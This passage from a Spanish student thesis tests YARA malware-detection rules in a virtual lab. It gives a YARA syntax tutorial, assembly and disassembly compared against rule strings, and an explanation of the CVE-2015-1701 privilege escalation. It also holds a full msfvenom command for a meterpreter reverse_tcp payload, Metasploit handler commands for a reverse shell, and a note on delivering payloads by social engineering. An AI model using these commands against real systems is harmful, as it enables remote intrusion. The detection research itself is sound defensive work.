- *'Cargas dinámicas'* permite a los usuarios evadir las defensas antivirus mediante la generación de cargas únicas.

7.3.Máquinas con SO vulnerables

Para poder realizar las pruebas de metasploit buscamos máquinas cuyos sistemas operativos presenten vulnerabilidades.

Nuestras máquinas objetivo son principalmente Windows 7 y ubuntu.

Estas máquinas no son las versiones más recientes de sus respectivas distribuciones, lo que supone una gran ventaja para encontrar vulnerabilidades con el método de **"difusión binaria"**, donde los atacantes se basan en las correcciones de un sistema moderno para identificar las debilidades de uno antiguo. Es decir, los hackers **analizan cuáles fueron las correcciones de seguridad hechas a Windows 10**, y luego se dedican a buscar esas vulnerabilidades en Windows 7 u 8.1, donde esas correcciones **probablemente no llegaron**.

7.4.Configuración de los entornos virtuales

Como ya hemos comentado para poder realizar las tareas de pentesting necesitamos de máquinas virtuales,una máquina virtual es un software que simula a un ordenador y puede ejecutar programas como si fuese un ordenador real.



Figura 1.Configuración de la red con Kali y la máquina vulnerable.

Una vez que tengamos descargadas las máquinas virtuales con las que deseamos trabajar es necesario configurarlas para poder tener una comunicación estable entre distintos hosts (ver Figura 1).

Cada máquina virtual puede tener hasta cuatro interfaces de red, se pueden configurar todos en función del esquema de red que deseemos. Cada adaptador puede estar conectado a un tipo de red. Los más importantes son:

- - NAT: Permite conectarse al exterior por medio de NAT (Network Address Translation).

- Red interna: Crea una red virtual (basada en software) que conecta las máquinas virtuales seleccionadas.
- Adaptador sólo-anfitrión: Es similar a la anterior, pero también conecta el anfitrión, por medio de un interfaz de red virtual (no tiene conexión con el exterior).

Nosotros utilizaremos la red interna como configuración por defecto, aunque usaremos la red Nat en algunos casos en los que deseamos conectarnos a internet para poder descargar material.

8. Metodología de trabajo

Esta sección está destinada a informar detalladamente cómo ha sido nuestra forma de trabajar en este proyecto, es decir, como y donde buscar los virus, reproducirlos y posteriormente como ejecutar las reglas YARA sobre estos virus, todo ello con el objetivo final de ver la efectividad de la herramienta y comprender su funcionamiento.

Como hemos explicado anteriormente, utilizamos metasploit para explotar vulnerabilidades ya conocidas en las máquinas vulnerables, que poseen sistemas operativos y/o programas inseguros.

Nuestro método de trabajo con Metasploit es el siguiente:

La motivación principal es buscar vulnerabilidades en distintos sistemas, aplicaciones reflejadas en metasploit.

Paso 1: Búsqueda de virus y sus reglas YARA asociadas.

El primer paso era encontrar virus a los cuales poder aplicar las reglas YARA para comprobar cómo éstas funcionaban.

Ayudándonos principalmente del portal de github buscamos el exploit, ya que en dicho portal encontramos una gran contribución de cve,códigos de exploit de distintos usuarios. No siempre encontrábamos lo que buscábamos en github por lo que tuvimos que recurrir a otras fuentes.

Además github resulta muy útil porque aquí tambien podemos encontrar las reglas Yara asociadas al malware que pretendemos testear.

Si no encontrábamos las reglas Yara asociadas a ese virus debíamos crearlas por nuestra propia cuenta ,para ello debíamos investigar a fondo dicho virus para tratar de entender su forma de actuar.

Paso 2: Preparación del virus para poder ejecutarlo

Una vez hemos localizado el virus y sus reglas, nuestra intención era hacerlo funcionar o conseguir su código para poderlo comparar.

En algunos casos nos encontramos con la necesidad de traducir ciertos códigos ejecutables a lenguaje ensamblador, para su posterior ejecución.A continuación se detalla el método de traducción:

```
;hello.asm
[SECTION .text]

global _start

_start:

        jmp short ender

starter:
        xor eax, eax
        xor ebx, ebx
        xor edx, edx
        xor ecx, ecx

        mov al, 4
        mov bl, 1
        pop ecx         ;conseguir la direccion de la cadena desde la pila
        mov dl, 47      ;tamaño de la cadena
        int 0x80

        xor eax, eax
        mov al, 1       ;como hemos visto salida del shell code
        xor ebx,ebx
        int 0x80

ender:
        call starter
        db 'Un_gran_poder_conlleva_una_gran_responsabilidad'
```

Figura 2. Código de ejemplo para traducir a ensamblador de Intel

Comandos a ejecutar para obtener el fichero ejecutable:

```
# nasm -f elf ejemplo2.asm  // Creamos el fichero elf

# ld -o Ejemplo2 ejemplo2.o  // Crea el objeto.o

# objdump -d Ejemplo2 // Muestra el código traducido a arquitectura intel.
```

Una vez que tenemos tanto el código [Figura 2] como las reglas Yara procedemos a testear si las reglas Yara cumplen con su función.

Paso 3: Ejecución del virus y de las reglas YARA

El en supuesto anterior partimos de que tenemos tanto las reglas Yara como el ejecutable, a veces tenemos que crearlas nosotros o traducir como en el caso de las segundas.

Pero también tenemos otra forma de actuar ,usando la herramienta de metasploit generemos el payload con el que posteriormente se intentará infectar a la máquina víctima.

Este payload puede alcanzar su destino mediante técnicas de ingeniería social y que la víctima ejecute ese fichero haciéndole creer que su utilidad es completamente distinta. Dado que el propósito no es atacar a un objetivo y lo único que queremos comprobar es que las reglas yara cumplen su función, tras generar el payload con metasploit desde Kali Linux, procedemos a descargarlo en la máquina de Ubuntu o Windows, donde ejecutamos las reglas yara y comprobamos si estas han hecho su trabajo o no.

Paso 4: Fiabilidad de las reglas Yara

Una vez ejecutado el paso anterior, debemos asegurarnos de que las reglas han funcionado correctamente, es decir tenemos la necesidad de saber si la alerta producida por la herramienta tiene algún fundamento, ya que esta alerta puede haber sido una casualidad. Para ello probamos las Reglas Yara con otro tipo de códigos maliciosos que no tienen una vinculación directa que ver con el malware mencionado anteriormente.

Llegados a este punto tenemos dos posibilidades:

1. Las Reglas Yara muestran una alerta ante un código maliciosos sin vinculación. En este punto no podríamos asegurar que el efecto del análisis de código dañino sea el correcto
2. No se observa ninguna advertencia ante el código nuevo. Este es el funcionamiento que deseamos, y que de hecho hemos obtenido a lo largo del proyecto.

Paso 5: Estudio del virus

Una vez ejecutado el virus y comprobado que sus reglas YARA funcionan, pasamos al momento de estudiar, por qué esas reglas en concreto hacen saltar el detector, y nos ponemos a analizar el virus.

En algunos casos , comparamos el código del virus con los strings de las reglas YARA y otras, tuvimos que entender bien cómo actuaba el virus, que registros modificaba para así entender bien sus reglas YARA, o que funciones usaba de una biblioteca concreta para llevar a cabo ese ataque, es decir si se invocaba a una funciona para poder acceder a una posición de memoria, a un directorio….

A continuación se detalla un caso concreto de desarrollo del análisis como se ha explicado en el Paso 3(“*Ejecución del virus y de las reglas YARA”***)** .Pasos a seguir para poder generar un payload:

- Contexto:

A la hora de desarrollar nuestra tarea de analizar código malicioso puede darse la situación de no haber encontrado el payload para poder hacer la comprobación, o simplemente hemos decidido reproducir una vulnerabilidad que hemos encontrado, e incluso cabe la posibilidad de tener las reglas Yara para esa vulnerabilidad(Github).

Para ello tenemos una máquina atacante con Metasploit instalado (máquina de Kali) Esta máquina es la que va a recibir la sesión generada por el payload, para ello debemos configurarla en la misma red que la máquina vulnerable.

Por otro lado, una máquina Vulnerable: Ubuntu 14 en la misma red que la máquina de Pentesting donde ejecutaremos el payload.

En primer lugar generamos el payload en la máquina atacante con el siguiente comando :

```
$ msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.1.1
lport=4444 -f elf > /root/Desktop/linux payload.elf
```

Existen distintos medios de infección para instalar el payload en la máquina víctima , usb, correos, enlaces a páginas para descargar el malware etc…

Abrir el entorno de trabajo Metasploit indicando que vamos a trabajar con un módulo de tipo reverse shell (reverse_tcp).

- *msfconsole*
- *msf > use exploit/multi/handler*
- *msf exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp PAYLOAD => windows/meterpreter/reverse_tcp*
- *msf exploit(multi/handler) > set LHOST 192.168.1.1 LHOST => 192.168.1.1*
- *msf exploit(multi/handler) > set LPORT 4444 LPORT => 4444*
- *msf exploit(multi/handler) > exploit*

8.1 Reparto de tareas.

Como es normal en un proyecto en el que participan dos personas, hay un reparto de la carga de trabajo.

Para poder llevar a cabo el proyecto y cumplir con los tiempos de entrega estipulados, se hace indispensable realizar una organización de las tareas.

Esta organización surge principalmente de las reuniones que manteníamos con el tutor que supo guiarnos en todo momento.

El reparto de las tareas principales es el siguiente:

	Alejandro Calleja	**Ibrahim Benaissa**
Investigación acerca de Malware y antivirus	X	X
Traducción códigos a ensamblador de Intel	X	
Configuración máquinas virtuales		X
Búsqueda y documentación de exploits	X	X
Ejecución y comprobación de exploits en máquinas virtuales		X

Implementación Herramienta	X	X
Depuración y mejora de la herramienta	X	
Comparación malware y fichero Yara(coincidencias)	X	X
Ejecución y comprobación reglas YARA		X
Investigación y aprendizaje reglas YARA	X	X
Documentación sobre metasploit	X	
Creación de exploits a partir de metasploit	X	X
Solución problemas máquinas virtuales, versiones,compiladores		X
Memoria	X	X

9. Reglas YARA

Las reglas YARA son una herramienta diseñada para ayudar a los investigadores de malware a identificar y clasificar las muestras del mismo. La herramienta permite realizar detección de malware basada en firmas.

A continuación vamos a hablar de como crear y utilizar de una forma práctica estas reglas.

Las reglas Yara son fáciles de escribir y entender, y su sintaxis recuerda a la del lenguaje C.

Cada regla en Yara empieza con la palabra rule y un identificador o nombre para esa regla, este identificador no puede superar los 128 caracteres.

Estas reglas se componen generalmente de dos secciones: La definición de strings y la parte de la condición. La definición de strings es donde los strings que forman parte de la regla son definidos. Cada string consiste en un identificador que empieza con el símbolo $ seguido de caracteres para identificar unívocamente a cada string. Estos identificadores pueden ser usados en la parte de condición para referirse al correspondiente string [10].

```
rule ExampleRule
{
    strings:
        $my_text_string = "text here"
        $my_hex_string = { E2 34 A1 C8 23 FB }

    condition:
        $my_text_string or $my_hex_string
}
```

Figura 3. Regla YARA de ejemplo.

Como se puede comprobar en la Figura 3, los strings de texto simple van entre comillas dobles, mientras que si queremos un string en hexadecimal estos van entre corchetes.

La sección de la condición es donde la lógica de las reglas reside. Esta sección debe contener una expresión booleana diciendo en qué circunstancias un archivo o un proceso satisface o no la regla.

9.1.Strings

Hay tres tipos de string en YARA: strings hexadecimales, strings de texto y expresiones regulares.

9.1.1. Hexadecimal:

Los strings hexadecimales permiten tres construcciones distintas para hacerlos más flexibles. wild-cards, jumps y alternativas. Wild-cards son marcadores que indican que ese byte es desconocido y que coincide con cualquier byte en esa posición, se definen con el símbolo (?) .

```
rule WildcardExample
{
    strings:
       $hex_string = { E2 34 ?? C8 A? FB }

    condition:
       $hex_string
}
```

Figura 4. Ejemplo regla YARA con strings hexadecimales.

Los saltos (jumps) se usan cuando no conocemos la longitud de las variables que hay en cierta parte de la cadena hexadecimal.

```
rule JumpExample
{
        strings:
           $hex_string = { F4 23 [4-6] 62 B4 }

        condition:
           $hex_string
}
```

Figura 5. Ejemplo regla YARA con jump.

En este ejemplo vemos una definición de un salto con dos números metidos entre [ ]. Este salto está indicando que una secuencia aleatoria de 4 a 6 bytes puede ocupar esa posición. Por ejemplo este patrón satisface la condición, F4 23 01 02 03 04 62 B4 ya que entre entre el F4 23 …. 62 B4 hay 4 bytes.

También hay otro tipo de situaciones en las que se quiere tener diferentes alternativas en un fragmento de la cadena hexadecimal, en estos casos se usan las alternativas.

```
rule AlternativesExample1
{
    strings:
       $hex_string = { F4 23 ( 62 B4 | 56 ) 45 }

    condition:
       $hex_string
}
```

Figura 6. Ejemplo de regla YARA con diferentes alternativas

En este ejemplo [Figura 6], cualquiera de las siguientes cadenas sería válido y haría cierta la regla: F4 23 62 B4 45 or F4 23 56 45.

9.1.2. Strings de texto

Como dijimos antes los strings de texto van siempre entre comillas dobles.

Los strings de texto pueden parecer simples pero tienen algunas dificultades ya que pueden ir acompañados de modificadores que se colocan al final del string.

- **9.1.2.1.case-insensitive**

  Los string de texto en YARA distinguen mayúsculas y minúsculas por defecto, pero podemos hacer que estos strings solo distingan minúsculas.

```
rule CaseInsensitiveTextExample
{
    strings:
        $text_string = "foobar" nocase

    condition:
        $text_string
}
```

Figura 7. Ejemplo de utilización de modificador no-case.

- **9.1.2.2.Wide-character**

  El modificador wide puede ser usado para buscar codificaciones de strings con dos bytes por carácter, es algo típico en códigos binarios ejecutables.

```
rule WideCharTextExample1
{
    strings:
        $wide_string = "Borland" wide

    condition:
       $wide_string
}
```

Figura 8. Ejemplo de utilización de modificador wide-character.

- **9.1.2.3.Full words**

  Otro modificador que se puede aplicar a los strings de texto es fullword. Este modificador garantiza que el string es válido solo si aparece en el archivo delimitado por caracteres no alfanuméricos.

  Por ejemplo: el string domain si se define con el modificador fullword, no funciona para www.mydomain.com pero si funciona para www.my-domain.com.

9.1.3. Expresiones regulares

Las expresiones regulares son una de las mas poderosas funcionalidades de las reglas YARA. Son definidas de la misma manera que los strings de texto pero las expresiones regulares van encapsuladas entre / /.

```
rule RegExpExample1
{
    strings:
        $re1 = /md5: [0-9a-zA-Z]{32}/
        $re2 = /state: (on|off)/

    condition:
        $re1 and $re2
}
```

Figura 9. Regla YARA con expresiones regulares.

Las expresiones regulares pueden estar seguidas de los mismos modificadores que los strings de texto.

9.2.Conditions

Como en cualquier lenguaje de programación , las condiciones de las reglas yara son simplemente expresiones booleanas.

Estas condiciones pueden ser operadores como OR, NOT, AND, operadores aritméticos de suma, resta...expresiones de igualdad etc.

Estas condiciones se aplican sobre las cadenas de string introducidas anteriormente.

```
rule Example
{
    strings:
        $a = "text1"
        $b = "text2"
        $c = "text3"
        $d = "text4"

    condition:
        ($a or $b) and ($c or $d)
}
```

Figura 10. Regla YARA ejemplo de condición.

A modo de resumen se podría decir que las condiciones nos permiten saber si las variables que hemos introducido en la sección de strings aparecen en el código malicioso, pero en algunas ocasiones no es suficiente con saber si dicha cadena aparece sino que nos interesa saber cuántas veces aparece una variable en el código malicioso, para ello las reglas Yara ofrecen a través del caracter '#' la posibilidad de efectuar un recuento de dicha variable.

```
rule CountExample
{
    strings:
        $a = "dummy1"
        $b = "dummy2"

    condition:
        #a == 6 and #b > 10
}
```

Figura 11. Regla YARA con ejemplo del carácter #.

Las funcionalidades de las reglas Yara son muy amplias y bastante completas para llevar a cabo un análisis exhaustivo, existen operadores como ‘at’ que nos permiten saber si una cadena hace referencia o se encuentra en una dirección concreta del espacio de direcciones de un proceso.

```
rule AtExample
{
    strings:
        $a = "dummy1"
        $b = "dummy2"

    condition:
        $a at 100 and $b at 200
}
```

Figura 12. Regla YARA con ejemplo de la expresión at en la condición.

Si queremos buscar una cadena en una rango de direcciones y no en una concreta como con el operador ‘at’ [Figura 9] podemos utilizar el operador’ in’ que presenta una funcionalidad similar a las nombrada anteriormente.

```
rule InExample
{
    strings:
        $a = "dummy1"
        $b = "dummy2"

    condition:
        $a in (0..100) and $b in (100..filesize)
}
```

Figura 13. Regla YARA para buscar en un rango de direcciones.

En este ejemplo [Figura 10] vemos como en las condiciones se pregunta si la variable $a aparace en un rango de direcciones de la memoria, a la vez que se consulta si la variable $b se encuentra entre una dirección concreta y el EOF.

También existe la posibilidad de no usar variables para crear las condiciones, podemos por ejemplo consultar el tamaño del fichero que vamos a escanear a través del comando ‘filesize’ y hacer que salte una alerta si se supera un determinado tamaño en bytes.

Otra variable especial que podemos usar para las condiciones es ‘entrypoint’, que aplicada sobre un fichero ejecutable nos indica el punto de entrada de un proceso, pudiendo buscarse algún patrón de comportamiento. Con el operador ‘of’ podemos consultar si se encuentran presentes en un conjunto al menos un 2 de esas variables por ejemplo.

```
rule OfExample1
{
    strings:
        $a = "dummy1"
        $b = "dummy2"
        $c = "dummy3"

    condition:
        2 of ($a,$b,$c)
}
```

Figura 14. Ejemplo regla Yara operador of.

Tenemos la posibilidad de obtener información acerca de los datos que se guardan en una dirección de memoria concreta a partir de funciones predefinidas.

```
int8(<offset or virtual address>)
int16(<offset or virtual address>)
int32(<offset or virtual address>)

uint8(<offset or virtual address>)
uint16(<offset or virtual address>)
uint32(<offset or virtual address>)

int8be(<offset or virtual address>)
int16be(<offset or virtual address>)
int32be(<offset or virtual address>)

uint8be(<offset or virtual address>)
uint16be(<offset or virtual address>)
uint32be(<offset or virtual address>)
```

Figura 15. funciones predefinidas en YARA.

9.3.Metadata

Opcionalmente podemos añadir una sección llamada metadata en la que podemos añadir información relevante sobre nuestra regla, dicha sección no se puede utilizar en las condiciones, simplemente es a modo informativo.

9.4.Más sobre reglas YARA

Las condiciones ofrecen la posibilidad de referenciar a otras reglas creadas anteriormente. A partir de esta referencia surge el concepto de ‘reglas privadas’.

Las reglas privadas son aquellas en las que Yara no notifica la existencia de coincidencias en el fichero analizado, estas reglas tienen utilidad, si que quiere referenciar a otras reglas que tengamos creadas.

Podemos crear reglas globales, resultan de gran ayuda si queremos hacer que todas las reglas que tenemos cumplan una misma condición. Opcionalmente podemos añadir una sección llamada metadata en la que podemos añadir información relevante sobre nuestra regla.

9.4.1.Uso de módulos junto a YARA

Se puede extender la funcionalidad de las reglas Yara gracias a la importación de módulos que se realiza mediante la utilización de la orden ‘*import*’.

Algunos módulos como el módulo “”PE y el módulo “Cuckoo” se distribuyen oficialmente con YARA, estos módulos permiten aumentar la funcionalidad de esta herramienta, permitiendo nuevas validaciones y condiciones.

Además cabe la posibilidad de crear nuestros propios módulos para compaginarlos con Yara.

Para poder utilizar estos módulos se deben importar con la orden ‘import’ de la siguiente forma:

```
import "pe"
import "cuckoo"
```

Figura 16. Importación de módulos

Después de importar el módulo [Figura 16] puede hacer uso de sus características, siempre usando “nombre del módulo. “ como prefijo a cualquier variable, o función exportada por el módulo. Por ejemplo:

```
import "pe"

rule Test
{
  strings:
      $a = "some string"

  condition:
      $a and pe.entry_point == 0x1000
}
```

Figura 17. Utilización de un módulo en YARA.

9.4.2.Variables externas

Las variables externas nos permiten crear reglas que depende de valores externos que asignamos durante el tiempo de ejecución(opción -d de la herramienta de línea de comandos, y parámetro externo de los métodos de compilación y correspondencia en yara-python)

Las variables externas pueden ser de tipo:

- integer
- string
- boolean

Ejemplo de uso:

```
rule ExternalVariableExample3
{
    condition:
        string_ext_var contains "text"
}

rule ExternalVariableExample4
{
    condition:
        string_ext_var matches /[a-z]+/
}
```

Figura 18. Ejemplo de variables externas.

En este caso las variables externas del tipo string pueden ser utilizadas con los operadores contains y matches [Figura 18]. El operador contains devuelve verdadero si la cadena contiene la subcadena especificada. El operador matches devuelve cierto si la cadena coincide con la expresión regular dada.

9.4.3.Inclusión de ficheros

Al igual que los lenguajes de programación permiten incluir ficheros de fuentes para poder aprovechar esos códigos Yara también ofrece esta posibilidad a través de la opción 'include'.

Mediante esta opción podemos referenciar otros ficheros de Yara, incluir rutas... A modo de ejemplo vamos a mostrar una demostración de cómo actuar con las reglas Yara:

- En primer lugar crearemos las reglas yara:

```
rule TFG_Ibrahim_Alejandro{

        strings:
                $a = "TFG"
                $b = Ibrahim
                $c = "Alejandro"

        condition:
                $a and $b
}
```

  En esta regla nuestras palabras claves son las que están representadas por las variables "$a" y "$b". ya que son a las que aplicamos la condición.

- A continuación crearemos una texto en el que escribiremos los valores que contienen las variables citados anteriormente.

Figura 19. Fichero de texto creado para hacer saltar nuestras primeras reglas YARA.

A partir de comando yara -s podemos ver que coincidencias hay entre la regla que hemos creado y el fichero.

Figura 20. Ejecución de este primer ejemplo práctico y coincidencias con el fichero Malware.txt.

Tras ejecutar este comando obtenemos las cadenas que coinciden entre ambos ficheros y vemos como la variable $c no aparece [Figura 20].

Este es el procedimiento que llevamos a cabo para poder comparar las reglas Yara con lo archivos infectados.

10. IDENTIFICACIÓN DE PATRONES COMUNES EN LAS REGLAS YARA

En esta sección vamos a utilizar ingeniería inversa para poder formalizar un método que nos sirva para dado un malware conocido, del que conocemos su código fuente, conseguir obtener la regla Yara que lo detecta. Para lo cual vamos a analizar las similitudes que existen entre ciertas reglas Yara y ejecutables con el virus que detectan.

Para llevar a cabo esta tarea es necesario realizar una documentación profunda de cada malware y su funcionamiento para poder buscar las coincidencias.

10.1.Malware-Virus típicos

Con la idea de reproducir, y comparar con las reglas YARA ciertos virus, nos dedicamos a buscar virus de los que hubiese gran documentación sobre ellos como el cve 2015-1701 [sección 9.3], en otros casos buscamos virus que no fueran muy costosos de reproducir y altamente extendidos cómo es el caso del reverse_tcp [sección 9.2], que es un virus fácil de entender y que se puede reproducir de manera fácil tanto en Windows como en Ubuntu.

10.2.Reverse_tcp

10.2.1.¿Qué es y cómo funciona un meterpreter reverse_tcp?

TCP es un protocolo de transporte de información orientado a conexión(internet) [14].

Una shell inversa (reverse shell) requiere que el atacante configure, primero, un oyente (listener) en su máquina. Después, el equipo objetivo actuará como un cliente que se conecta con ese oyente y, finalmente, una vez establecida la conexión, el atacante se conectará a la shell de la máquina objetivo. Es muy probable que 9 de cada 10 veces se tenga que utilizar una reverse shell para conseguir obtener una sesión en la máquina vulnerable.



Figura 21. Máquina víctima conectándose al puerto del atacante.

Reverse_tcp [15] Es un módulo de metasploit capaz de crear, a partir de una vulnerabilidad de un sistema operativo, un shell remota con la que se puede ejecutar comandos sin necesidad de que la víctima se de cuenta.

Se realiza a través del protocolo tcp y con la ayuda siempre de la ingeniería social para conseguir que la víctima abra el archivo que contiene incrustado el código que consigue enlazar mediante tcp para crear nuestra shell inversa.

10.2.2.Comparación

Nuestra idea era encontrar semejanzas entre el código del payload y las reglas yara para verificar cual era la parte del código que hacía saltar las alarmas en las reglas yara.

Nos encontramos con un obstáculo y es que los strings a comparar con las reglas yara estaban en hexadecimal mientras que el código fuente se encontraba en ensamblador de intel. De la investigación realizada para solucionar este problema concluimos que la forma óptima de enfrentarnos a este problema consistía en pasar a hexadecimal ese código en ensamblador.

A partir del código fuente y creamos un archivo .asm el cual compilamos para crear nuestro archivo .o

```
# nasm -f elf ejemplo2.asm

# ld -o Sejemplo2 ejemplo2.o     ----> si no funciona usar ld -m elf_i386
-s -o file file.o
```

Además tenemos que utilizar otro comando para compilarlo mediante la arquitectura de x86. Una vez creado el ejecutable ejecutamos este comando:

objdump -d Sejemplo2

para que nos muestre la traducción a hexadecimal del fragmento de código.

(Parte del código traducido).

```
 8049000:    eb 58                   jmp    0x804905a
 8049002:    57                      push   %edi
 8049003:    31 db                   xor    %ebx,%ebx
 8049005:    ba 07 00 00 00          mov    $0x7,%edx
 804900a:    be 22 00 00 00          mov    $0x22,%esi
 804900f:    31 ff                   xor    %edi,%edi
 8049011:    31 ed                   xor    %ebp,%ebp
 8049013:    b8 c0 00 00 00          mov    $0xc0,%eax
 8049018:    cd 80                   int    $0x80
 804901a:    89 c2                   mov    %eax,%edx
 804901c:    5b                      pop    %ebx
 804901d:    68 00 01 00 00          push   $0x100
 8049022:    50                      push   %eax
 8049023:    53                      push   %ebx
 8049024:    64 8b                   mov    %edx,%ecx
```

EDX (*Extended Data Register*) – Registro volátil usado mayormente como parámetro para funciones. Normalmente se usa también para almacenar variables a corto plazo dentro de una función.

Código reverse tcp:

```
mov edx, 7 ; PROT_READ | PROT_WRITE | PROT_EXECUTE
```

reglas yara:

```
$s2 = { 648b ??30 }             // mov edx, fs:[???+0x30]
```

esta es la semejanza más significativa y la que más resaltamos, ya que hace referencia al fichero edx antes mencionado y al que le cambia directamente el valor, para acceder a otra posición de memoria.

También descubrimos que el código hace una llamada a una librería que parece sospechosa.

Código desensamblado:

```
e8 a3 ff ff ff          call   0x8049002
```

Warning en las reglas yara

```
$s4 = { 3a 8e }             // checksum for LoadLibraryA
```

10.3. CVE 2015-1701

10.3.1.¿Qué es y cómo funciona el cve 2015-1701?

Este virus se usa para escalar privilegios en Windows Vista / 7 y poder ejecutar código en modo kernel. Toda la información sobre esta vulnerabilidad se encuentra en [16].

A grandes rasgos consigue una devolución de llamada (callback) en modo usuario obteniendo las estructuras del EPROCESS del proceso System y del proceso actual, para luego copiar datos desde el token del proceso System al actual.

Al finalizar, el payload continúa la ejecución en modo de usuario con los privilegios del proceso del sistema.

La vulnerabilidad existe en el proceso del sistema operativo Windows para crear ventanas para aplicaciones. Para ilustrarlo, primero veremos los procesos involucrados cuando una aplicación quiere crear una ventana:

La aplicación registra una clase de ventana en el Sistema, que define el estilo y el comportamiento de la ventana. La aplicación llama a la API CreateWindow / CreateWindowEx con la clase de ventana para crear la ventana. Estas API cambiarán al modo de kernel para llamar a la rutina de servicio NtUserCreateWindowEx. NtUserCreateWindowEx es una función complicada y hace el verdadero trabajo de crear la ventana en el sistema de Windows. Durante la ejecución de la función, cambiará al modo de

usuario muchas veces para llamar a muchas funciones que existen en el modo de usuario. Estas funciones realizan trabajos que se pueden ejecutar en el modo de usuario (ejemplo: cargar una imagen, etc.).

En el proceso que se muestra en [Figura 22], el procedimiento de la ventana de la aplicación se ejecutará en el modo de usuario en la mayoría de los casos (como se ve en los pasos 7 y 9), porque el objeto de la ventana no establece el indicador de estado en "Server Side Window Proc". Sin embargo, este proceso tiene una vulnerabilidad: en el paso 4, el flujo cambiará al modo de usuario para llamar a una función de modo de usuario. La dirección de la función de modo de usuario se identifica mediante un bloque de entorno de proceso (PEB), al que se puede acceder desde la aplicación de modo de usuario.

El atacante puede aprovechar esto reemplazando la función de modo de usuario con una maliciosa. El atacante aprovechará esta oportunidad para llamar a la API SetWindowLongPtr. ¿Por qué llamar a esta API? Si el parámetro es "DefWindowProc", el objeto de la ventana establecerá el indicador en "Server Side Window Proc". Esto significa que cuando la ventana recibe un mensaje entrante, el procedimiento de la ventana de la aplicación se ejecutará en modo kernel. El flujo es el siguiente (el color rojo para el cambio) se muestra en [Figura 23].

El flujo de ataque anterior dará como resultado que el procedimiento de la ventana de la aplicación se ejecute en modo kernel y, en consecuencia, también el código del atacante [Figura 23]. Desde el punto de vista de un atacante, esto es fácil de ejecutar: todo lo que deberán hacer es llamar a la API correcta y establecer el indicador correcto, y deberán ejecutar el código en modo kernel.

